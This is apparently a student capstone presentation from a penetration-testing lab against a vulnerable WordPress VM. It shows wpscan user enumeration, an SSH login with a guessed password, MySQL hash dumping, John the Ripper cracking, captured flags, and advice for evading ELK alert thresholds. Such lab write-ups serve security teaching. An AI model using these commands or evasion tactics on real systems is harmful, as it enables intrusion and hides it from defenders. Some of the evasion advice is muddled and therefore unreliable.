

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

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
03

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# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target 1

IPv4: 192.168.1.105  
OS: Ubuntu  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Ubuntu  
Hostname: ELK

# Critical Vulnerabilities: Target 1

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Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Enumeration of Wordpress	Using wpscan we were able to find vulnerabilities.	Gained login credentials to users' Michael and Steven.
Weak Password Brute Force Attack	Brute forced login credentials to user Michael due to a weak password.	Gained access to the system via SSH which allowed us to traverse through directories and further escalate privileges.
Permissions and Access Privileges	Accessed MySQL database and obtained more login credentials.	Gained access to the database as the root user which allowed us to obtain Steven's login credentials.



# Exploits Used

# Exploitation: Enumerate Wordpress

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Summarize the following:

- How did you exploit the vulnerability?
  - wpscan --url <http://192.168.1.110/wordpress/> --enumerate u
- What did the exploit achieve?
  - We were able to find two user names to the target, Michael and Steven. Obtaining their credentials to SSH into the system.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=====> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```



# Exploitation: Brute Force Attack

Summarize the following:

- How did you exploit the vulnerability?
  - Simply guessed password to user Michael.
  - `ssh michael@192.168.1.110`
  - password: michael
- What did the exploit achieve?
  - Obtained remote access via SSH to traverse through the system, capture flags, and further escalate privileges.

```
michael@target1:/var/www$ grep -i flag1 ./html/service.html
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```

```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018 .
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed May 18 13:39:19 2022 from 192.168.1.90
michael@target1:~$ whoami
michael
michael@target1:~$
```



# Exploitation: Permissions and Privileges

Summarize the following:

- How did you exploit the vulnerability?
  - Once logged in as Michael, we were able to access the WordPress site and obtain login credentials as root to the database, also obtained credentials for Steven by using John The Ripper on password hash.
- What did the exploit achieve?
  - Gained root access to the database.
  - Captured remaining flags.
  - Gained login credentials for Steven.

```

| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | http://raven.local/wordpress/?p=4 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | closed | closed | 4-revision-v1 |
| 018/08/12/4-revision-v1/ | 0 | revision | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$bJrvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$bK3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```

root@kali:~# nano wp_hashes.txt
root@kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 16 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (Steven)
```

# Avoiding Detection




# Stealth Exploitation of WordPress Enumeration

## Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status\_code
- Which thresholds do they fire at?
  - Above 400

## Mitigating Detection


- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
  - wp scan -stealthy -url <http://192.168.1.110/wordpress/> -enumerate u



# Stealth Exploitation of Brute Force Attack

## Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - CPU Usage over the last 5 minutes.
- Which thresholds do they fire at?
  - Exceeds 50%



## Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Instead of utilizing john on the target machine, you can move the wp\_hashes.txt onto your own machine so that only your personal CPU is used
- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because it's designed to use GPUs




# Stealth Exploitation of Permissions and Privileges

## Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum () OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - Above 3500

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Specify the ports you want to target. Only scan ports that are known to be vulnerable
- Are there alternative exploits that may perform better?
  - Stagger the number of HTTP request sends within a minute





# THE END